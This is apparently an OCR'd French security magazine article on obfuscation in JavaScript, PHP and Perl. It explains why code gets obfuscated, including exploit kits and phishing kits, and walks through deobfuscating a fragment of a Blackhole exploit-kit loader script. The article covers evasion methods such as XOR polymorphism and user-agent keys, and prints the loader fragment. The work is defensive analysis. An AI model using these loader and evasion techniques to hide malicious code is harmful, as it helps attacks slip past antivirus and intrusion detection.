
- Hex-Rays : https://www.hex-rays.com/index.shtml

- « Assembly Language – Programming for the IBM PC Family » (William B. Jones)

- « Hacker Disassembling Uncovered » (Kris Kaspersky)

- « Hacker Debugging Uncovered » (Kris Kaspersky)

- « Reversing – Secrets of Reverse Engineering » (Eldad Eilam)



OBFUSCATION DE LANGAGE INTERPRÉTÉ : « CACHEZ CE CODE QUE JE NE SAURAIS VOIR »

Guillaume Arcas – guillaume.arcas@sekoia.fr

Sébastien Larinier – sebastien.larinier@sekoia.fr

mots-clés : *OBFUSCATION / JAVASCRIPT / JS BEAUTIFIER / EXPLOIT KIT / CODE SPAGHETTI*

Cet article aborde l'obfuscation de langage interprété (Java/JavaScript, Perl, PHP). Dans un premier temps, il détaille ce que nous entendons par obfuscation, les techniques utilisées et les buts recherchés, que ce soit du point de vue de l'attaquant ou de celui du défenseur. Ensuite, cet article détaille des cas d'usage avant d'apporter des pistes sur la détection de code obfusqué et sa désobfuscation.

1 Introduction

Quand on pense « reverse », les premières images qui viennent à l'esprit sont celles d'un individu de sexe masculin, âgé de 20 à 30 ans, aux cheveux longs et à la barbe fournie, passant de longues heures dans la pénombre d'un laboratoire éclairé par la seule lumière de ses écrans, sur lesquels s'affichent d'interminables lignes d'assembleur et cherchant son chemin dans le labyrinthe du code du dernier malware découvert. On pense aussi et surtout « code machine » et langage de bas niveau ; il ne viendrait pas à l'esprit du commun des mortels de parler de rétro-ingénierie pour des langages interprétés tels que PERL, Python, HTML ou JavaScript.

Et pourtant…

Qu'ont en commun les lignes de code suivantes ?

<code 1>
```
alert("Hello, MISC" )
```

<code 2>
```
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.
replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.
replace(new RegExp
```

<code 3>
```
"'\"+'+",jb=~[];jb={___:++jb,$$$$:(![]+"")[jb],__$:++jb,$_$_:(![]+"")
[jb],_$_:++jb,$_$$:({}+"")[jb],$$_$:(jb[jb]+"")[jb],_$$:++jb,$$$_:(!""+"")
[jb],$__:++jb,$_$:++jb,$$__:({}+"")[jb],$$_:++jb,$$$:++jb,$___:++jb,$__$:++j
b};jb.$_=(jb.$_=jb+"")[jb.$_$]+(jb._$=jb.$_[jb.__$])+(jb.$$=(jb.$+"")
```

```
[jb.__$])+((!jb)+"")[jb._$$]+(jb.__=jb.$_[jb.$$_])+(jb.$=(!""+"")
[jb.__$])+(jb._=(!""+"")[jb._$_])+jb.$_[jb.$_$]+jb.__+jb._$+jb.$;jb.$
$=jb.$+(!""+"")[jb._$$]+jb.__+jb._+jb.$+jb.$$;jb.$=(jb.___)[jb.$_][jb
.$_];jb.$(jb.$(jb.$$+"\""+jb.$_$_+(![]+""))[jb._$_]+jb.$$$_+"\\"+jb.__
$+jb.$$_+jb._$_+jb.__+"(\\\"\\"+jb.__$+jb.__$+jb.___+jb.$$$_+(![]+"")
[jb._$_]+(![]+"")[jb._$_]+jb._$+",\\"+jb.$__+jb.___+"\\"+jb.__$+jb.__$+jb.
$_$+"\\"+jb.__$+jb.__$+jb.__$+"\\"+jb.__$+jb._$_+jb._$$+"\\"+jb.__$+jb.___
+jb._$$+"\\\"\\"+jb.$__+jb.___+")"+"\"")()()(),',')()()"\"+")"+___.bj+__$.
bj+"\\"\\\"+$$_.bj+___.bj+$__.bj+"\\"+$$_.bj+_$_.bj+$__.bj+"\\"+$__.bj+$__.
bj+$__.bj+"\\"+$_$.bj+$__.bj+$__.bj+"\\"+___.bj+__$.bj+"\\,"+$_.bj+]_$_.
bj()""+][!(+]_$_.bj()""+][!(+_$$$.bj+___.bj+$__.bj+$__.bj+"\\"\\\\("+__.
bj+_$_.bj+_$$.bj+$__.bj+"\\"+_$$$.bj+]_$_.bj()""+][!(+_$_$.bj+""\"+$$.
bj($.bj($.bj;]_$.bj[]_$.bj()___.bj(=$.bj;$$.bj+$.bj+_.bj+__.bj+]$$_.
bj()""+""!(+$.bj=$$.bj;$.bj+$_.bj+__.bj+]$_$.bj[_$.bj+)]_$_.bj()""+""!(=_.
bj(+)]$__.bj()""+""!(=$.bj(+)]_$$.bj[_$.bj=__.bj(+]$$_.bj()""+)bj!((+)]$__.
bj()""+$.bj(=$$.bj(+)]$__.bj[_$.bj=$_.bj(+]$_$.bj()""+bj=_$.bj(=_$.bj;}bj
++:$__$,bj++:___$,bj++:$$$,bj++:_$$,]bj()""+}{(:__$$,bj++:$_$,bj++:__$,]
bj()""+""!(:_$$$,bj++:$$_,]bj()""+]bj[bj(:$_$$,]bj()""+}{(:$$_$,bj++:_$_,]
bj()""+][!(:_$_$,bj++:$__,]bj()""+][!(:$$$$,bj++:___{=bj;][~=bj,"+'+"\'"
```

À première lecture, rien. Mais en s'y reprenant à deux fois (ou plus), ces scripts font exactement la même chose.

Dans le même esprit, derrière L'un des codes suivants se cache de quoi déclencher l'exploitation d'une vulnérabilité dans le navigateur Internet Explorer, saurez-vous le retrouver en un clin d'œil ?

<code 4>

https://gist.github.com/sebdraven/5190656

<code 5>

https://gist.github.com/sebdraven/5190678

<code 6>

https://gist.github.com/sebdraven/5190689

Nous pourrions multiplier les exemples et varier les plaisirs en montrant que d'autres langages interprétés tels que PERL, Python, PHP et même le vénérable HTML, peuvent nécessiter une rétro-ingénierie quand le développeur utilise des techniques d'obfuscation pour transformer du code lisible en chinois sans intervention de l'unité 61398 de l'Armée Populaire de Libération.

L'obfuscation - Wikipédia lui préfère le terme d'« assombrissement » **[1]** ou de code impénétrable **[2]**- est un procédé par lequel du code est rendu inintelligible pour un être humain. Le programme obtenu à partir du code obfusqué reste parfaitement exécutable - à une époque pas si lointaine que ça, certains obfuscateurs de Java faisaient planter l'exécution du programme - et possède les mêmes fonctionnalités qu'un code « propre ».

Cette technique a comme vocation principale de protéger le code contre la copie et la rétro-ingénierie. Pour certains développeurs, c'est aussi un hobby, sinon un art, voire un sport de haut niveau qui a ses propres « olympiades » : citons IOCCC (*International Obfuscated C Code Contest*) **[3]** ou encore le JAPH (*Just Another Perl Hacker*) **[4]**. Certains développeurs, tels Monsieur Jourdain faisant de la prose sans le savoir, sont des obfuscateurs nés à l'insu de leur plein gré. L'absence de commentaires et de documentation, l'utilisation de noms de fonction fantaisistes, sont des formes d'obfuscation qui ne seront pas abordées dans cet article.

En résumé, l'obfuscation est une exploitation active d'une faille humaine : l'incapacité du cerveau à appréhender la complexité.

C'est aussi un hobby - ou une seconde nature - pour certains programmeurs. D'aucuns disent même que des langages se prêtent nativement à l'obfuscation.

1.1 L'obfuscation : pour qui et pour quoi ?

Qu'est-ce qui peut bien pousser un développeur normalement constitué et correctement formé à pondre des lignes de code incompréhensibles ?

Passons en revue quelques cas, certains légitimes et d'autres moins, d'obfuscation de code.

1.1.1 Protection de code

Le développeur souhaite entourer d'un halo de mystère le fruit de ses nuits passées devant le clavier et éviter que le premier *newbie* venu ne lui pique son code à l'aide d'un vulgaire mais efficace copier-coller.

L'obfuscation va permettre dans un premier temps de protéger le code pour rendre plus complexe sa rétro-ingénierie. La solution est moins lourde que le chiffrement du code ou l'utilisation des DRM et ça complique grandement la tâche de celui qui veut comprendre les fonctionnalités du code.

Dans le cadre par exemple de Java, à partir des fichiers compilés en bytecode, il est très trivial de retrouver le code source initial à l'aide de Java Decompiler.

Les programmes développés pour s'exécuter sur le framework .NET ont la même vulnérabilité. Avec un logiciel comme .NET Reflector **[5]** il est simple de récupérer le listing complet du code.

1.1.2 Camouflage

Il n'est pas rare de trouver sur les sites d'acteurs majeurs de l'Internet des scripts à la syntaxe impénétrable, dont le but est de « tracker » l'utilisateur sous couvert d'analyses. L'obfuscation masque ces actions à l'éthique discutable.

1.1.3 Performances

Quand obfusquer du code aboutit à des scripts de petite taille - on pourrait parler de « packing » - on gagne sur la bande passante côté serveur. Le gain est certes minime pour un blog personnel, mais il est beaucoup plus significatif pour des milliers ou des millions de pages servies quotidiennement. Autre avantage non négligeable : une bonne partie de la charge de calcul (« depacking » et exécution du code) est déportée vers le client.

1.1.4 Contournement des protections

Si les auteurs du kit d'exploitation Black Hole **[6]** pratiquent l'obfuscation de leur code JavaScript, ce n'est ni pour l'une des raisons précédentes, ni pour concourir à l'équivalent du JAPH, mais bien pour aveugler un éventuel proxy filtrant, ou un antivirus, qui tilteraient au passage des codes d'exploitation des dernières vulnérabilités Java ou PDF/Flash.

Les kits d'exploitation mettent aussi à profit l'obfuscation pour produire du code polymorphe, avec une simplicité déroutante : il suffit souvent de changer la clef d'un XOR pour produire un code différent à chaque appel à la page. Un simple script PHP suffit pour cela. Gageons que ce script sera lui-même obfusqué...

1.1.5 Server Side Polymorphism

De plus en plus souvent, l'obfuscation du code offensif se fait côté serveur et dynamiquement : le code change à chaque requête.

On comprend très vite les possibilités offertes à l'attaquant d'embarquer un JS dans un PDF ou un applet Java qui télécharge un code malveillant.

L'IDS et l'antivirus n'y verront strictement rien. Il faudra des signatures spécifiques, mais qui n'auront qu'une durée de vie limitée. À chaque téléchargement de l'applet ou du PDF, l'attaquant obfusque le code à la volée, et l'IDS est dans le vent.

De plus, on voit le nombre de faux positifs probables obtenus lorsque l'on compare un JS légitime, comme ceux de Facebook ou Google, à celui d'un *exploit kit*, qu'il soit noir ou blanc.

On trouve des fonctions d'obfuscation de code dans les kits d'exploitation, les pages web piégées, des PDF malveillants, et pour encoder des *payloads* PHP ou Java sur des sites vulnérables.

1.1.6 ScriptWar

Certains malwares injectent du code HTML ou JavaScript dans le navigateur **[7]**. Pour ce faire, ils doivent connaître la structure des pages dans lesquelles ces injections seront faites. Ils recherchent des motifs connus (balises `<form>`, `<div>`, etc.) qui servent de marqueurs de début ou de fin d'injection. Par exemple : injecter mon code après la balise `<div name=password>`. Obfusquer le code des pages critiques (page de connexion) peut leurrer le malware et anéantir ses espoirs et ses chances de réussite.

1.1.7 Vade retro robot !

Les robots - qu'on les appelle *crawlers* ou *spiders* - constituent pour certains webmestres une catégorie à part entière de programmes indésirables. Plus efficacement qu'un `robots.txt` dont certains crawlers n'ont cure, du JS savamment obfusqué permet de leurrer ces parasites et, à défaut, de leur refuser l'accès aux pages, interdire l'indexation de tout ou partie d'un site.

Un réseau social très connu use ainsi de cette technique pour protéger plus efficacement la structure de son site que les données de ses utilisateurs, de manière à interdire le *parsing* automatique de ses pages.

1.1.8 L'Homme est un loup pour l'Homme

On a coutume de dire que les requins ne se mangent pas entre eux. On pourrait donc penser que les cybercriminels, en bons prédateurs du Net qu'ils sont, obéissent à cette règle.

Eh bien non. S'ils pratiquent l'obfuscation aux dépens de leurs victimes, ils ne se l'interdisent pas entre eux.

Il existe sur le « marché » de nombreux kits de *phishing* prêts-à-l'emploi, composés des pages HTML et images reproduisant l'interface du site cible (EDF, CAF, banques, etc.) et de scripts PHP permettant le vol de données, ces dernières étant généralement envoyées par mail.

Le phisheur étant sans scrupules et adepte du moindre effort (en un mot : un être humain), il se contente très souvent de déployer un kit sur un WordPress compromis sans prendre le temps, ni le soin de vérifier la présence ou non d'« Easter Eggs » dans le code PHP.

Or, il n'est pas rare que le créateur du kit glisse dans son code des cadeaux Bonux **[8]** qui lui permettront de se rétribuer sur la « bête », en se faisant envoyer une copie des données volées.

2 Petit manuel d'obfuscation à l'usage des gens honnêtes (ou pas)

Les langages interprétés se prêtent tout aussi bien que les langages de haut niveau à cet exercice grâce à leurs fonctionnalités : manipulation de l'encodage, réflexion, exécution de code à la volée, surcharge de méthode, suppression des sauts de lignes, etc.

Si tous les langages se prêtent à l'obfuscation comme nous allons le montrer par suite, nous aborderons un exemple d'obfuscation et de désobfuscation à travers JavaScript. En effet, ce langage est devenu omniprésent sur Internet et un Web sans JavaScript est aussi envisageable et serait aussi triste qu'un vendredi sans troll. Ensuite, il est massivement utilisé dans les fichiers PDF et Flash, eux-mêmes vecteurs d'infection privilégiés. Pour ces raisons, il est devenu la langue « maternelle » du cybercrime (juste devant le russe et le chinois) et des kits d'exploitation.

Nous allons présenter quelques méthodes peu connues, d'une complexité technique limitée, mais qui contribuent à pourrir les journées de la personne qui va analyser le code.

2.1 (Dés)Obfuscation as a Service

Pour les adeptes du « tout en ligne », il existe de nombreux sites qui proposent gratuitement des services d'obfuscation - et parfois de désobfuscation - de code. Voici une liste non exhaustive de sites offrant des services d'obfuscation de code :

- Pour JavaScript :

http://utf-8.jp/public/jjencode.html

http://www.daftlogic.com/projects-online-javascript-obfuscator.htm

http://dean.edwards.name/packer/

- Pour HTML :

http://portailmediaconnect.free.fr/Langage/sourcelocker.php

Il n'est pas rare de voir des pages de *phishing* « protégées » à l'aide de ce type d'outil.

- Pour PHP :

http://www.mobilefish.com/services/php_obfuscator/php_obfuscator.php

La simple instruction **phpinfo();** est ainsi assombrie :

```
<?php
eval(gzinflate(base64_decode(rawurldecode('XZO1Du0GAgU%2FJ4lcmEmpzM
zsJjIz07W%2Ff1%2B9055qdDTVnY1%2F59lREdh%2FZVUsZfV3811zsUzrXh3H%2F
01%2FVeoTjgESb8QTtTbgJdYPls0fq2K7xEqvyyPRhJkXstjS4Ec6RZfF1750ZIcReW
5rgOIksbl36WDwnv9UYIMqSAtTUsy8q93EMM2B1LRPuyckWcrxdSZJWLP4cTWM27%2F
t3UIfL72R3ScTfVfEturuBhU6eT2zzWHQLrCpIwPuaWtvN6LyqTRnCMLeNBFjZIFoEG
0hL1b4PjlVe4boOTDyDhI7NFkE%2B7dqL1ulgXrlbn%2F7XJ6yLQzSUDmnpRpl5SxWM
J0OGZUf7mtYPLB1KUbtkkZG22Xw%2BV3zETcWny4Fxche0sxJK6QKsG96pg6s3qCVig
HpbG7eLpgqywRtwCgPBW0hU4Pp7uhFaMMVUhLNG9SV%2FRe10u2Evw2SfF15RnzDMUP
nfaPldLeN%2B7E2gSypPwrY1LXt3uXsjGXhg6AjnJe3DvVbss3DNw3HTVlUaHlPrf
SupS%2BVEFZoZeMh6PPX8RsjW%2Fj50aKpV2qxa%2F6mxYMgVoC1jdtMShN6evO7n5x
1HySdHviRjMISiv1AzmfOCnDD0KbxPkWR%2FgAWdZYaZI5CT6RFwv8IDMd1ShKJ08C
5k%2FUe5U311b0YgHmyA%2Bepi7Tb3XNsHYMhyd3hxZIE3HpPkrHzJtpMsRKpzHhxHJ
XXaCZGDeZGwjcNJtsWMSob%2F25Wmdk%2Bam8kMuTt994lrjwyHOCotn6SU7UR%2BAa
Tj0bHA7IhF%2BUzdDg2hBhmF7AJwj1s%2Foqo6x7uErMALPEY5OME2ZX458wL2k1ZTY
evoN2gzN1sAuVe7Z482K4llB7FfF6DsDLMilV3IhoD1TrI5%2FA6W4oUFuurAW9N6S
bexIjXFrpgdwak%2B33jb%2F2FNMVNQpW%2BlpxM1Sm1o3%2FFJ5JhsnaNLi1qBpkY%
2BW2NmlXpsQ19w7oCLw2QZqdTnVBapXeNKk%2BT1dmv8YRkmocnBs4zXie40zdUBD4
qfZJ0jK7jlaa08iDWqzP3jY7D%2BGb1gPrnTwm8hWTSqI696ogO07eUoM6b467em9
htcqORdwX204%2BbkcsPXUw9A9bPCTRa0llZ0VDu%2B6cb087UkUBJ5Zc%2BE5L5qWn
EHDIs5YPotyoYEy0kuKSFvMZHF%2FSGaV0O9TJm%2BgKYIeITa%2BxGWRaDR4RCg0Tr
N9CflpWIpBTiGEqv3mwXpyBOlcsdpjRUgePzV011tvTEHrkvOAcJEPnu8FwaFuJwiZ%
2Fak32U7mLlFGOJeN%2BHBloXUnlGG4TQ99vL%2FgkKfoI7CyTp6kLN4dwvnSumv
DkeiLWREDZZdpyZX%2Bby7%2F5E4%2F0o3EBoi7sNxRN24CnMba7YsdgQ%2BbO67D1%
2B0LHG2swUUd8644VjJmLrVBLqCIutjkZPPrUfmSiFPDSbs8Pp66fNE%2FPYmCMqAw
VnrP2Is%2FwcSH0XS0jnkubj1lurWAaRd29sH76zKNwY3IfEDPPtOxC0EDbiksxQAZT
ccWn43K4FlhzX0wzKaiNDTJAEt4mnqUkMqsTbskJSoLWjuTWirxjEfROg%2Bod8Y%2
BRpcDelLa9KfX2x57Uy7I4kn%2Bzc%2BKZGwDnnAJlXPzLcaTWPYWQYR3jOqezJ0cZG
3hY4qV7R26iXRORKAm7hhbaCnZo7YOgDpoW5%2FGyNhFOG5sQgkfxumgPyjt6Aqw9T0
hl%2FLrMbY78wWOG52EwsGa7HMA9nR%2Bey1wyUgPhKDT6FCGJWBpWWWkvYfhPQs%2
BhNGTacJz6ukVakd%2BNZBPrwQtfXaWX1gfrbU3scDGf3SAJB3DqkAmA7Oe4PSXx%2
Fkz0SYz%2Bd2k0AEcf%2BoJCC1i9B5RLDVPxp3B6%2F%2BrbQiClPQJJC1OmyV0SOaD
Uh6Axrm80f7iDeEC2BVzOcEPVeNjonIbtN73MhEL7YTWqDoaUVsFUkoMg8IENkXj8X%
2F%2F84d%2F%2FAQ%3D%3D'))));
?>
```

2.2 Désobfuscation for dummies

Il existe plusieurs méthodes d'obfuscation de code.

Les plus simples consistent à encoder le code en Base64 avec ou sans modification de l'alphabet, ou à « chiffrer » les données à l'aide d'un XOR dont la clef sera noyée dans le code. Cette dernière méthode est cependant vulnérable à une attaque en brute-force et des outils existent pour cela **[9]**. Une alternative consiste à utiliser comme clé de chiffrement le *user-agent* du navigateur de la victime, qui sera récupéré par la fonction **navigator.userAgent**.

Il existe aussi des méthodes plus avancées.

La première consiste à changer le nom de chaque identifiant de fonction de manière aléatoire, comme illustré dans la figure 1.




Figure 1

Cette méthode s'apparente à l'habitude de certains développeurs de nommer « toto », « tata », « titi », etc., les fonctions de leur programme. Le résultat est un code difficilement compréhensible. On devine juste que selon le type de sortie produit par la fonction **toString()**, la méthode va retourner un objet spécifique.

Autre chose intéressante dans cet exemple : l'utilisation des API de plus haut niveau de Java.

On ne manipule que des instances de **Object** avec ses méthodes et la manipulation de chaînes de caractères.

Ce choix de programmation fait partie de l'obfuscation. Le développeur choisit de ne manipuler que des objets et des méthodes génériques (ici **Object** et ses méthodes associées). La compréhension du code ne peut se faire que par le debug pour comprendre les fonctionnalités du code : fonctions surchargées réellement exécutés, données manipulées...

La surcharge par induction est une seconde technique qui consiste à rendre minimaliste le code en donnant le même nom à plusieurs méthodes ou fonctions.

Si vous enlevez la présentation du code (indentation, espace, etc.), vous obtenez vite ce genre de gloubi-boulga :

```
<code 7>
this.a=function(){this.c=/rnd=(\d+)-(\d+)-(\d+)-(\d+)-(\d+)-(\d+)-(\w+)-
(\d+)/.exec(window.location.search);this.b({s:"l"})};this.b=function(d)
{varc=window,b=this.c;if(c!==c.parent){d.p={z:b[2],c:b[3],i:b[6]};d.
r={z:b[4],c:b[5]};d.m=b[1];c.parent.postMessage(JSON.
stringify(d),"*")}};this.d=function(){setTimeout(this.e(),0)};this.
e=function(){vara=this;returnfunction(){a.f()}};this.f=function(){varb,j,h,
g,m,a,l=0,k,f=[],c="abcdefghijklmnopqrstuvwxyz0123456789",d={};try{j=docume
nt.childNodes[1].outerHTML;h=this.c;g=parseInt(h[8],10);for(a=0;a
```

```
<h[7].length;a++){l+=h[7].charCodeAt(a)}console.log(l)k=Math.floor(l/h[7].
length);m=Math.floor(j.length/g);for(a=m;a<j.length;a+=m){f.push(c.charAt((j.
charCodeAt(a)^k)%c.length))}b=window.performance.timing;d={s:"s",h:f.
join("")};for(ainb){if("number"===typeofb[a]){d[a]=b[a]}}this.b(d)}catch(i)
{this.b({s:"e"})}}}}if("undefined"===typeofcdxu){(function(){varg=window,f=ne
wcdxt(),e=function(){f.d()},i="addEventListener",h="attachEvent";f.a();if(g
[i]){g[i]("load",e,false)}else{if(g[h]){g[h]("onload",e)}}}())};
```

Si vous avez déjà eu la curiosité - et le courage - de lire le code HTML des pages de Google (notamment leur Doodle), ces lignes vous sont familières.

Une dernière technique consiste à éclater le code et éparpiller les instructions dans des méthodes différentes aux quatre coins du code façon puzzle.

```
<code 8>
function count($id) {
  $fichier=$id.".cpt";
  if(!file_exists($fichier)) {
    $fp=fopen($fichier,"w");
    fputs($fp,"0");
    fclose($fp);
  }
  $fp=fopen($fichier,"r+");
  $hits=fgets($fp,10);
  $hits++;
  fseek($fp,0);
  fputs($fp,$hits);
  fclose($fp);
}
```

```
<code 9>
  function count($id) {
  $fichier=$id.".cpt";
  create($fichier);
  write($fichier);
}

function create($fichier) {
  if(!file_exists($fichier)) {
    $fp=fopen($fichier,"w");
    fputs($fp,"0");
    fclose($fp);
  }
}

function write($fichier) {
  $fp=open($fichier,"r+");
  $hits=fgets($fp,10);
  $hits = calculate($hits);
  fseek($fp,0);
  fputs($fp,$hits);
  fclose($fp);
}

function open($fichier, $opt) {
  $fp=fopen($fichier, $opt);
  return $fp;
}

function calculate($hits) {
  return $hits++;
}
```

2.3 V.I.N.C.E.N.T. contre Maximilian

Nous allons mettre les mains dans le cambouis et aborder la désobfuscation de JavaScript à partir d'un cas concret.

Nul besoin de sortir l'artillerie lourde pour cela. Vous pouvez laisser IDA ou OllyDBG au vestiaire et vous n'aurez pas besoin d'écrire votre propre décompilateur. Par contre, vous n'échapperez pas à Python. Les plus audacieux pourront utiliser Node.js.

Nous vous déconseillons l'analyse statique, sinon vous allez vous préparer des nuits blanches, des migraines, des « nervous breakdown » comme on dit de nos jours...

Dans le cadre d'une page web contenant du JS obfusqué, trois possibilités s'offrent à vous.

Vous retroussez vos manches et récupérez le code. Vous le passez à JS Beautifier **[10]** pour que le code ressemble à quelque chose.

JS Beautifier est une application web que l'on peut faire tourner en *standalone* sans serveur web sur sa machine avec de multiples *bindings*. Elle travaille essentiellement sur le lexique et la syntaxe du JavaScript pour remettre en forme le code indenté correctement, comme pourrait le faire votre IDE avec votre langage préféré.

Ensuite, avec votre débugger JS préféré (Firebug ou celui de Chrome), vous placez un **`windows.write(eval($moncodepouris))`** bien senti pour désobfusquer le code. Les plus fainéants surclasseront l'appel à la fonction **`eval`** pour la substituer par un appel à **`alert()`**.

Prenons le code https://gist.github.com/sebdraven/5031120.

La page HTML est composée de quatre scripts :




Figure 2

Le premier script se présente comme ceci :

```
<code BHEK 1>
<script>if(window.document){function c(){for(i=0,s="";i<a.length;i++)
{s+=String["f"+"r"+"o"+"m"+"Ch"+"arCod"+ff](a[i]);}}if(window.document)
csq=function(){z(s.concat(""));};try{document.body^=2}catch(q)
{xc=1;if(q)e=eval;rr="rep"+"la"+"ce";doc=document;}try{vasv()}catch(q)
{ff="e";}try{gewh=1;}catch(sav){xc=false;}vvz="\\"+"(";if(xc)rrr=new
RegExp(vvz,"ig");}</script><script language="javascript">
</script>
```

Et les trois autres comme ceci :




Figure 3

On voit de prime abord que la variable **a** est encodée.

Celle-ci est utilisée comme un tableau dans le dernier script et des manipulations sont faites (voir ligne 2). Ensuite, la fonction **c()** est appelée.

On remarque ici que l'attaquant a utilisé trois méthodes d'obfuscation :

- Éclatement des méthodes et des structures de contrôle ;
- Modification de l'encodage ;
- Surcharge par induction.

On va rendre tout cela un peu plus compréhensible. :)

On passe le premier script à JS Beautifier (figure 4).

Quand on débugge le code une première fois, on voit que nous générons une exception (figure 5).

A la levée de l'exception, le flux d'exécution est le suivant :

- la variable **xc** est initialisée à **1**,
- la variable **e** vaut la chaîne de caractères **eval**,
- la variable **rr** vaut la chaîne de caractères **replace**,
- et la variable **doc** la chaîne de caractères **document**.

Une seconde exception est générée, car la fonction **vasv()** n'existe pas.

ff prend la valeur **e**, puis la variable **vvz gewh** prend **1** comme valeur.

Comme la condition **if(xc)** est validée, la variable **rrr** est initialisée à **/\(/gi**.

Puis s'exécute cette partie de code :

```
if(window.document){
a=a[rr](rrr,8).split(""+"@");}
```

En récapitulant ce que nous avons expliqué ci-dessus :

- **rrr** prend la valeur **/\(/gi**,
- **rr** la valeur **replace**.

Et le bout de code **a=a[rr](rrr,8).split(""+"@")** devient :

```
<code >a=a.replace('/\(/gi',8).split(""+"@").
```

La variable **a** a comme valeur maintenant un tableau d'entiers qui contient les codes ASCII qui vont être déchiffrés par la fonction **c()** :

```
<code>
function c() {
for (i = Ø, s = ""; i < a.length; i++) {
s += String["f" + "r" + "o" + "m" + "Ch" + "arCod" + ff](a[i]);
}
```

Les plus malins - et ceux qui ne se sont pas laissés distraire par les publicités - auront compris que **String["f" + "r" + "o" + "m" + "Ch" + "arCod" + ff](a[i]); = fromCharCod(a[î])** prend un entier en paramètre et renvoie sa valeur ASCII.

C'est à la sortie de la boucle que l'on appelle **document.write()** : voir figure 6 page suivante.




Figure 4




Figure 5




Figure 6

On obtient alors le JavaScript désobfusqué que l'on repasse à JS Beautifier pour obtenir un joli listing.

https://gist.github.com/sebdraven/5031979

